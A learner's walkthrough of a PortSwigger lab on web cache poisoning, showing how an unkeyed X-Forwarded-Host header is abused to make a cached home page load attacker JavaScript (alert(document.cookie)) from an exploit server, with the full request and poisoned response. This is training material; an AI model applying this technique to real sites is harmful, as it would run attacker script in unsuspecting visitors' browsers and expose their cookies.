
Web cache poisoning with an unkeyed header

This lab is vulnerable to web cache poisoning because it handles input from an unkeyed header in an unsafe way. An unsuspecting user regularly visits the site's home page. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.


I followed the solution guide through for this one. I was really unsure how cache poisioning works in practice so it was useful to baseline my knowledge of the subject.

With Burp running, load the website's home page


In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the GET request for the home page and send it to Burp Repeater.




Add a cache-buster query parameter, such as ?cb=1234.



Add the X-Forwarded-Host header with an arbitrary hostname, such as example.com, and send the request.






Observe that the X-Forwarded-Host header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at /resources/js/tracking.js.

```
  </title>
</head>
<body>
  <script type="text/javascript" src="//example.com/resources/js/tracking.js">
  </script>
  <script src="/resources/labheader/js/labHeader.js">
```

Replay the request and observe that the response contains the header X-Cache: hit. This tells us that the response came from the cache.



Go to the exploit server and change the file name to match the path used by the vulnerable response: /resources/js/tracking.js

In the body, enter the payload alert(document.cookie) and store the exploit.
Open the GET request for the home page in Burp Repeater and remove the cache buster.

Craft a response

URL: https://exploit-0a1500d903d1805cc0500d06017c

HTTPS

File:

/resources/js/tracking.js

Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
alert(document.cookie)
```

Add the following header, remembering to enter your own exploit server ID:
X-Forwarded-Host: your-exploit-server-id.web-security-academy.net

Request

Pretty Raw Hex Hackvertor


```
1  GET /?cb=1234 HTTP/1.1
2  Host: 0a9b002903f2802cc0e60d9300dd005e.web-security-academy.net
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
6  Sec-Fetch-Site: same-origin
7  Sec-Fetch-Mode: navigate
8  Sec-Fetch-User: ?1
9  Sec-Fetch-Dest: document
10 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
11 Sec-Ch-Ua-Mobile: ?0
12 Sec-Ch-Ua-Platform: "Windows"
13 Referer: https://0a9b002903f2802cc0e60d9300dd005e.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Connection: close
17 X-Forwarded-Host: exploit-0a1500d903d1805cc0500d06017c0034.web-security-academy.net
18
19
```

Send your malicious request. Keep replaying the request until you see your exploit server URL being reflected in the response and X-Cache: hit in the headers.

```
<body>
<script type="text/javascript" src="
//exploit-0a1500d903d1805cc0500d06017c0034.web-security-academy.net/resources/js/tracking.js">
</script>
<script src="/resources/labheader/js/labHeader.js">
```

To simulate the victim, load the poisoned URL in the browser and make sure that the alert() is triggered. Note that you have to perform this test before the cache expires. The cache on this lab expires every 30 seconds.

I simply refreshed the page and the pop up triggered along with the expected congratulations.



If the lab is still not solved, the victim did not access the page while the cache was poisoned. Keep sending the request every few seconds to re-poison the cache until the victim is affected and the lab is solved.